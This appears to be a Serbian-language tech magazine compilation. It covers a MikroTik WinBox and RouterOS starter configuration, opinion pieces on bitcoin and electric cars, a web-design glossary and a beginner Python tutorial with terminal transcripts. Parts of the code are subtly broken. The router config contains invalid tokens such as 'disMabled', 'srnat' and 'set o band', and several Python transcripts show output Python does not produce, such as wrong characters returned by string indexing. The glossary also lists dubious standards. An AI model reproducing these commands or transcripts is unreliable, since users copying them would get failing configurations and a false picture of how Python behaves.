
Jedna od velikih prednosti WinBox-a je mogućnost povezivanja na ruter, iako na njemu nije konfigurisana IP adresa. Ruteru možemo pristupiti na dva sloja, drugom i trećem, tj. preko njegove MAC adrese i IP adrese.

Povezivanje preko MAC adrese je izuzetno korisno kada se obriše konfiguracija i ruter više nema nikakvu IP adresu. Ali takav način povezivanja treba koristiti samo kako bismo konfigurisali IP adresu, jer je taj pristup nepouzdan. Ponekad možemo dobiti neočekivane rezultate, može doći do čestih prekida konekcije itd.

Mikrotik

Zato ovu mogućnost treba koristiti samo u hitnim slučajevima, ili kada prvi put pristupamo ruteru da bismo mu konfigurisali IP adresu, a zatim mu treba pristupiti preko IP adrese.

Po etni meni WinBox-a izgleda ovako:



Gde je:

Connect To – MAC ili IP adresa ruteru na koji želimo da se povežemo.

Login – ime korisnika koji se povezuje na ruter. Podrazumevano ime je admin, a moguće je kreirati veliki broj korisnika.


Password – lozinka korisnika koji se povezuje na ruter. Podrazumevano lozinka nije podešena, pa ovde стоји prazno polje.

Neighbors – prikazuje listu “komšija”, tj. ruteru na koje smo direktno povezani, njihovu MAC adresu, IP adresu, ime, verziju RouterOS-a i model. Tu biramo da li ćemo ruteru pristupiti preko MAC adrese ili IP adrese, ako je konfigurisana.

Mikrotik

Mikrotik RouterOS – osnovna konfiguracija


Kada prvi put uključimo ruter i povežemo se na njega preko WinBox-a, pod uslovom da ruter nije konfiguriran, pojaviće se sledeći prozor:



Preporuka je da se podrazumevana konfiguracija obriše, što će nam omogućiti da sami podesimo konfiguraciju "od nule".

Bilo bi poželjno da smo na ruter povezani preko MAC adrese. U slučaju da smo se povezali preko podrazumevane IP adrese – 192.168.88.1, bićemo diskonektovani nakon brisanja podrazumevane konfiguracije, pa čemo morati ponovo da pokrenemo WinBox i pristupimo ruteru preko MAC adrese.

Cilj je da konfigurišemo jednu ili dve IP adrese, DHCP server i još nekoliko stvari. Sve što treba da uradimo je da iskopiramo sledeću konfiguraciju u terminal rutera i on će biti konfigurisan i spreman za rad.



Mikrotik

config.txt

/ip address

add address=192.168.1.1/24 disabled=no interface=ether2

add address=192.168.2.1/24 disMabled=no interface=wlan1

/ip pool

add name=dhcp_pool1 ranges=192.168.1.2-192.168.1.254

add name=dhcp_pool2 ranges=192.168.2.2-192.168.2.254

/ip dhcp-server

add address-pool=dhcp_pool1 \

disabled=no interface=ether2 lease-time=3d name=dhcp1

add address-pool=dhcp_pool2 \

disabled=no interface=wlan1 lease-time=3d name=dhcp2

/ip dhcp-server config

set store-leases-disk=5m

/ip dhcp-server network

add address=192.168.1.0/24 dns-server=4.2.2.2 gateway=192.168.1.1

add address=192.168.2.0/24 dns-server=4.2.2.2 gateway=192.168.2.1

/system ntp client

set enabled=yes mode=unicast primary-ntp=50.19.122.125

/interface wireless

set o band=2ghz-b default-authentication=yes disabled=no \

wireless-protocol=802.11 mode=ap-bridge

/ip dhcp-client

add interface=ether1 disabled=no

/ip firewall nat

add chain=srnat out-interface=ether1 action=masquerade

/ip neighbor discovery

set wlan1 disabled=no

U WinBox-u izaberemo New Terminal i tu iskopiramo konfiguraciju:

Sada imamo ruter sa konfigurisanim ether1 interfejsom, spremnim za povezivanje sa internet servis provajderom pod sledećim prepostavkama:

Ether1 je WAN port; očekuje DHCP servis, tj. IP adresu od provajdera.

Ether2 je LAN port; dodeliće IP adresu našem računaru. Ako naš Mikrotik ruter ima wireless karticu, biće podešena i bežična mreža sa imenom MikroTik na interfejsu wlan1, koji će takođe imati ulogu DHCP servera, tj. dodeljivaće IP adrese klijentima.

Ovakav ruter imaće osnovni pristup internetu, bez lozinke, enkripcije i zaštitnog zida, pa treba biti obazriv. Ta podešavanja doći će kasnije.

Sada kada smo podesili osnovnu konfiguraciju, možemo početi sa učenjem RouterOS-a.

Ne pitaj me za cenu bitkoina



Kad se ljudi susretu sa bitkoinom, prvo što ih zainteresuje je njegova cena. I to je skroz OK, svi smo kroz to prošli. Nažalost, većina ljudi na tome i ostane, pa za njih odnos BTC/USD predstavlja jedino merilo vrednosti bitkoina. Ko zaista shvati bitkoin, vrlo brzo mu bude jasno da cena bitkoina ne samo da nije njegova glavna karakteristika, već je totalno nebitna.



Bitkoin nije samo nova valuta, on je novi evolutivni korak u istoriji razvoja novca. Trebaće mu vremena, ali korenite promene se nikad i ne mogu desiti preko noći. Moraju da prođu godine, ponekad i decenije, da bi se svest ljudi u dovoljnoj meri promenila i da bi neka velika inovacija bila u potpunosti prihvaćena.

Dok se to ne desi, većina ljudi će i dalje gledati koliko dolara se može dobiti za jedan bitkoin i na osnovu toga procenjivati koliko bitkoin zapravo vredi. Problem je to što se vrednost neke inovacije ne može adekvatno iskazati pomoću merila i standarda ustanovljenih u zastarem sistemu, koji ta inovacija treba da sruši, kako bi izgradila bolji.

Pre više od jednog veka, na ulicama gradova su se pojavili automobili, a mnogi su se zabrinuli da će njihova veličina i buka koju proizvode plašiti konje i tako poremetiti normalno odvijanje saobraćaja. Koliko se samo promenila situacija od tada... danas ulice pripadaju automobilima, a konj je taj koji svojom pojavom na ulici pravi haos.

Danas nam je jasno da nema previše smisla poređiti konje i automobile, ali kada su se automobili pojavili, ljudi su imali potrebu da njihove performanse predstave pomoću sistema vrednosti koji je u tom trenutku bio rasprostranjen.

Sticajem okolnosti, do dana današnjeg je u svetu automobila ostao izraz "konjska snaga", ali on već dugo ne služi da bi se automobili poredili sa konjima, već da bi se automobili poredili međusobno. Verujem da će nam jednog dana poređenje bitkoina i dolara delovati jednako besmisleno kao i poređenje automobila i konja.

Za kraj jedna zanimljivost, koja pokazuje koliko ljudi pogrešno umeju da procene inovaciju. Početkom prošlog veka, jedan od argumenata za uvođenje automobila kao standardnog prevoznog sredstva na ulicama je bio taj što su automobili smatrani ekološkim vozilom. Naime, mislilo se da će rešiti problem zagađenja, jer će na ulicama biti manje konjskog izmeta.

Zanimljivosti

Mining Rig Bitcoin Mining Farm

<https://www.youtube.com/watch?v=95JfYFIRPZU>


Eko-automobili ne mogu bez nafte

„Eko automobili“ su veoma slični „eko kućama“ – popularno je da se o njima priča i piše, svi će se složiti da su korisni za planetu, a zapravo, svoju glavnu ulogu imaju u sferi marketinga, vešto skrećući pažnju sa ozbiljnijih tema koje se kriju u pozadini.

Kao prvo, dati predznak „eko“, za bilo šta što napravi čovek zahvaljujući svojim veštinama i znanjima, pomalo je licemerno i svakako netačno.

Pojednostavljeni, ako su automobil, ili kuća, ili prašak za veš, „ekološki“, šta je onda drvo?

Drugi veliki problem sa „ekološkim“ automobilima, kao i sa „ekološkim“ kućama, jeste to što su namenjeni malom broju ljudi. I zato, isto kao što kuća (bilo koja, pa i „ekološka“), zahteva dvorište, krov, temelje, tako je i automobil veoma zahtevan po pitanju prostornih i svih drugih resursa. Na primer, da bismo parkirali jedan automobil, „ekološki“ ili „običan“ (a parkiran je većim delom svog postojanja), potrebno nam je 10-15 kvadratnih metara asfaltiranog prostora, ne računajući prostor za prilaz (ulicu).



Slika: koliko prostora zauzimaju različita prevozna sredstva za isti broj ljudi (60 osoba) - bicikli, automobili, autobus (izvor slike: bikehub.co.uk)


Nasuprot kućama i automobilima stoje zgrade i vozila masovnog, javnog prevoza (autobusi, brodovi, vozovi) koji daleko uspešnije rešavaju probleme angažovanja potrošenih resusa, prostora, itd., pa samim tim i zagađenja, odnosno „ekoloških“ problema. Na primer, autobus koristi iste saobraćajnice kao automobil; kada je parkiran zauzima možda pet puta veću površinu, ali prevozi 10 puta više ljudi, na tri puta manje točkova i uz tri puta manju potrošnju goriva nego što bi bila zbirna potrošnja goriva u odgovarajućem broju automobila za isti broj osoba.

Ekologija



Slika: „ekološki“ i „običan“ automobil iz 2015. godine - razlike?

Zanimljivo je da su „ekološki“, naročito električni automobili, danas toliko popularni kao tema, iako su nastali još u 19. veku, te u tehnološkom smislu ne predstavljaju nikakav “ogroman korak napred”: daleko preko 50 odsto njihove ukupne mase čine absolutno isti elementi koje nalazimo u običnim automobilima: točkovi, gume i kočnice, karoserija, stakla i svetla, sedišta, obloga enterijera i komandna tabla, konstrukcija, motor i električni kablovi (metali, plastika, staklo, guma, itd)



Slika: Lohner-Porsche (1900-1905) hibridni automobil sa električnim pogonom iz baterije na svakom točku i sa običnim motorom za napajanje baterija (izvor slike: en.wikipedia.org)

Električni, ili automobil na druga alternativna goriva (npr. hidrogen) ne rešava ni jedno pitanje transporta, osim (delimično) emisije gasova sa efektom staklene bašte za vreme korišćenja automobila. Čak i to što električni automobili koriste električnu energiju, ne znači da isključuju korišćenje fosilnih goriva (nafte, uglja, gasa) za proizvodnju materijala i delova od kojih su sastavljeni, pa i za energiju kojom se pokreću, jer, često zaboravljamo – električna energija nije primarni izvor energije.

Ekologija

Naime, električni automobili se pune iz elektromreže, koja energiju može dobijati od veta ili sunca, ali je daleko verovatnije da je dobija iz fosilnih goriva ili nuklearnih elektrana, kao primarnih izvora energije. S tim u vezi, električni automobili su pre minimalno kozmetičko unapređenje individualnog prevoza. Ono ne može i neće imati bilo kakve dalekosežne efekte na suštinske probleme transporta: prostor koji zauzima infrastruktura, racionalizaciju potrošnje energije, sirovine, materijale, pitanje odnosa mase, brzine, upravljanja i bezbednosti, itd.

Ali, zašto onda toliko slušamo o njima poslednjih godina? Zato što je jednostavnije pričati i slušati o „velikom akumulatoru u kolima“ nego o svim ostalim problemima koji ostaju nerešeni.



Slika: iskorišćene automobilske gume - da li je važno da li su sa "ekoloških" ili običnih automobila?

Treba li podsetiti da se električni automobili, kao i oni klasični sa unutrašnjim sagorevanjem, zapravo kreću po identičnoj podlozi – asfaltu, koji se i sam proizvodi od naftnih derivata?

Uostalom, isto kao i svi plastični delovi u obe ove vrste automobila.

Ekologija



Slika: svi automobili idu po istoj podlozi, a ona ne može da se napravi bez - nafte.

Miris benzina VS "Echo Solutions"



Izvor slike: tportal.hr

Osnove Web dizajna

1. Pojmovi.

HTTP (eng: HyperText Transfer Protocol) predstavlja glavnu i najčešću metodu prenosa informacija na Webu. Osnovna svrha ovog protokola je da omogući objavljivanje i prezentaciju HTML dokumenata, odnosno web stranica.

HTTP je samo jedan od protokola koji postoje na Internetu na aplikativnom nivou. Drugi značajniji Internet protokoli na tom nivou su: FTP, HTTPS, IMAP, POP3, SMTP, SSH, SSL, Telnet... Razvoj i standardizaciju HTTP protokola nadgledaju World Wide Web Consortium (W3C) i radne skupine Internet Engineering Task Force.

FTP (eng: File Transfer Protocol) predstavlja protokol za prenos fajlova (datoteka). To je ustvari naziv za protokol i vrstu usluge koji služe za razmenu fajlova između udaljenih kompjutera. FTP omogućava da se sa jednog kompjutera (korisnikovog) prenesu fajlovi na drugi kompjuter (server) i u obrnutom smeru.

1.1 HTML, XHTML, XML i CSS!

HTML (eng: HyperText Markup Language) je skup znakova za označavanje hiperteksta. HTML je specijalno namenjen opisu web stranica. Pomoću njega se jednostavno mogu odvojiti elementi kao što su naslovi, parografi, citati i slično.

Pored toga, u HTML standard su ugrađeni elementi koji detaljnije opisuju sam dokument - recimo, kratak opis dokumenta, ključne reči, podaci o autoru i slično. Ovi podaci su poznati kao meta podaci i jasno su odvojeni od sadržaja dokumenta.

HTML standard su ugrađeni elementi koji detaljnije opisuju sam dokument - recimo, kratak opis dokumenta, ključne reči, podaci o autoru i slično.

Ovi podaci su poznati kao meta podaci i jasno su odvojeni od sadržaja dokumenta.

Internet browser (Firefox, Internet Explorer, Opera, Chrome...) prevode html tekst u format prihvatljiv ljudskom oku, odnosno u grafički format koji se vidi na ekranu.

XHTML (eng: Extensible HyperText Markup Language) predstavlja jezik za označavanje baziran na XML opisnom jeziku; on je reformulacija HTML jezika. XHTML kombinuje HTML oznake sa sintaksnim pravilima XML-a.

XHTML 1.0 je W3C, međunarodna organizacija zadužena za izradu Internet standarda, preporučila kao standard 26. januara 2000. godine.

XML (eng: Extensible Markup Language) je proširivi meta jezik za označavanje tekstualnih dokumenata, a predstavlja "set mapiranih oznaka" koje olakšavaju integraciju sa popularnim Web servisima. Propisan je od strane W3C. Ideja je bila da se stvori jezik koji će i ljudi i računarski programi moći jednostavno da čitaju.

XML definiše opštu sintaksu za označavanje podataka pomoću odgovarajućih etiketa (tags) koje imaju poznato ili lako razumljivo značenje. Format koji obezbeđuje XML za računarske elemente može se prilagoditi najrazličitijim oblastima, kao što su elektronska razmena podataka, čuvanje podataka, odvajanje podataka od prezentacije, vektorska grafika, sistemi glasovne pošte, izrada novih specijalizovanih jezika za označavanje.

Poštujući pravila XML standarda, korisnici definišu sopstvene XML formate podataka, koje mogu koristiti za njihovo skladištenje, obradu i razmenu.

CSS (eng: Cascading Style Sheets) standardi definišu stilove koji određuju izgled HTML elemenata (font, boje, pozadine, razmake...) Ti stilovi se povezuju u eksterne fajlove sa .css extenzijom, ili se jednostavno pišu u zagлавlju HTML dokumenta. Mogu da se pišu i inline, odnosno na samim elementima. Eksterni stilovi su i najbolji, jer omogućuju uštedu vremena pri radu i pri redizajniranju HTML dokumenata, a veoma su praktični kada ima više HTML stranica.

Postoji više HTML i CSS standarda (HTML 4.01, HTML 5, CSS 2, CSS 3...) ali zbog efikasnosti, automatizacije i čistijeg koda treba koristiti XHTML. Korisnici okrenuti budućnosti treba da se posvete savremenim alatima (SGML, JS, GWAN, HTML5, CSS3 , AIML, PHP, Python, LISP, HTML6, CSS4, XML itd.)

Ovo je neki mali uvod u klijent stranu (eng: browser) i klijent-server tehnologiju.


Nastavak sledi.

Detaljnije:

<http://www.w3schools.com>

http://www.tutorialspoint.com/unix_sockets/network_host_names.htm

Najlepši grafiti broja (Dorćol i Senjak).



Mala škola Pajtona (eng: Python)

[Python za početnike]

Pajton je slobodan softver, izuzetno lak za korisnika i može se besplatno skinuti sa Interneta (www.python.org).

Njegov razvoj je veoma intenzivan i postoje verzije za više platformi – Windows, Unix, GNU/Linux, Mac OS.

Autori Pajtona su se vodili idejom da pri rešavanju problema koncentraciju posvete samom problemu, a ne finesama programskog koda.

U ovom tekstu pokušaću da vas na što jednostavniji način uvedem u svet Pajtona.

Za početak je bitno da odmah napravite razliku između Python ljudske i Python skripte.

Python ljudsku pokrećemo jednostavnom naredbom - python - u terminalu. Počinjemo pisanje već standardnog prvog programa “Zdravo svete”.

[Python ljudska]

print ‘Zdravo svete’ # print naredba se kuca u terminalu


Poslednja naredba nije tačna, jer ne postoje navodnici. :)

Ostajemo u ljusci i sada ćemo odraditi nekoliko jednostavnih matematičkih izraza.


2+2

Enter :)


#naredba se kuca u terminalu




```
ninja@xenonlive ~ $ python
Python 2.7.3 (default, Jun 22 2015, 19:43:34)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```



```
ninja@xenonlive ~ $ python
Python 2.7.3 (default, Jun 22 2015, 19:43:34)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print ("Zdravo svete")
zdravo svete
>>> print ('Zdravo svete')
Zdravo svete
>>> print zdravo svete
      File "<stdin>", line 1
        print zdravo svete
                      ^
SyntaxError: invalid syntax
>>>
```



```
ninja@xenonlive ~ $ python
Python 2.7.3 (default, Jun 22 2015, 19:43:34)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 2+2
4
>>> 4/2
2
>>> 8.0/2
4.0
>>> 8.0/2.0
4.0
>>> 8.0/3
2.6666666666666666
>>>
```



```
ninja@xenonlive ~ $ python
Python 2.7.3 (default, Jun 22 2015, 19:43:34)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 2**2
4
>>> 5**3
125
>>> 15-9
6
>>> 24+4-123/3
-13
>>>
```

Mala škola Pajtona

Sada uvodimo naredbu za upit,
odnosno [input] naredbu
(pitamo korisnika, i on sam unosi
podatke [input])

Sada čemo se kratko baviti
stringovima i nekim trikovima :)

(slike sa sledeće strane)

Jako jednostavan kod smo izvršili. :)

String je uvek pod navodnicima!
U Python-u indeksi počinju od
nultog! naredbom k[0], ispisano je
slovo L (nadam se da ste razumeli
šta je pisac hteo da kaže...)

k[0-3] ispisuje od nultog indeksa do
trećeg :) LIV

Do sada smo bili u Python ljusci, a
sada krećemo sa Python skriptom.

Objasniću vam kako se pravi skripta
i kako se pokreće u terminalu. :)

[Python skripta]

Za početak, odaberite neki editor u
kom ćeće pisati kod. Izbor je na
vama: gedit, kate, vim, nano,
sublime... :) Ja koristim vim i kate
:))

Paaa, da počnemo ...
Otvorili smo editor i napisali naš
prvi kod.

```
ninja@xenonlive ~ $ python
Python 2.7.3 (default, Jun 22 2015, 19:43:34)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> godina=input("koliko godina imate?")
koliko godina imate? 24
>>> print godina
24
>>>
```

```
ninja@xenonlive ~ $ python
Python 2.7.3 (default, Jun 22 2015, 19:43:34)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> k='liverpul'
>>> k
'liverpul'
>>> k[0]
'L'
>>> k[1]
'i'
>>> k[2]
've
>>> k[3]
'r'
>>> k[0:3]
'liv'
>>> k[1:3]
'iv'
>>>
```

```
ninja@xenonlive ~ $ python
Python 2.7.3 (default, Jun 22 2015, 19:43:34)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> sat=15
>>> print sat
15
>>>
```

```
File Edit View Search Terminal Help
ninja@xenonlive ~ $ python
Python 2.7.3 (default, Jun 22 2015, 19:43:34)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print "Hello World"
Hello World
>>>
```

hello.py - Kate

```
File Edit View Bookmarks Sessions Tools Settings Help
New Open Back Forward Save Save As Close Undo Redo
Documents /usr/bin/python
print "Hello World"
```

Line: 3 Col: 1 INS LINE: UTF-8 hello.py

Terminal

```
File Edit View Search Terminal Help
ninja@xenonlive ~ $ python
Python 2.7.3 (default, Jun 22 2015, 19:43:34)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print "Hello World"
Hello World
>>>
```

Mala škola Pajtona

```
#!/usr/bin/python  
^^ ako koristite Python 3, pišete  
#!/usr/bin/python3
```

Sačuvate fajl pod nekim imenom,
ime.py (uglavnom se čuva po difolatu
u /User/Documents)

kucamo sledeće naredbe:

```
cd /home/user/Documents
```

```
chmod +x ime.py
```

#ovom naredbom smo promenili
dozvole u izvršne
python ime.py

#ovako se pokreće python skripta:
...ukucate python i ime vaše skripte
:)))

Više detalja na:

www.python.org/doc/

Vidimo se uskoro ~ :)

```
File Edit View Search Terminal Help  
ninja@xenonlive ~ $ pwd  
/home/ninja  
ninja@xenonlive ~ $ cd /home/ninja/Documents  
ninja@xenonlive ~/Documents $ chmod +x hello.py  
ninja@xenonlive ~/Documents $ python hello.py  
hello world  
ninja@xenonlive ~/Documents $
```

```
File Edit View Search Terminal Help  
ninja@xenonlive ~ $ python  
Python 2.7.3 (default, Jun 22 2015, 19:43:34)  
[GCC 4.6.3] on linux2  
Type "help", "copyright", "credits" or "license" for more information.  
>>>  
ninja@xenonlive ~ $ python3  
Python 3.2.3 (default, Jun 18 2015, 21:46:42)  
[GCC 4.6.3] on linux2  
Type "help", "copyright", "credits" or "license" for more information.  
>>>  
ninja@xenonlive ~ $ whoami  
ninja  
ninja@xenonlive ~ $ clear  
  
ninja@xenonlive ~ $ python3  
Python 3.2.3 (default, Jun 18 2015, 21:46:42)  
[GCC 4.6.3] on linux2  
Type "help", "copyright", "credits" or "license" for more information.  
>>> squares=[1,4,6,15,23,45]  
>>> squares  
[1, 4, 6, 15, 23, 45]  
>>> squares[0]  
1  
>>> squares[-1]  
45  
>>> squares[-4]  
6  
>>> squares[3]  
15  
>>>
```



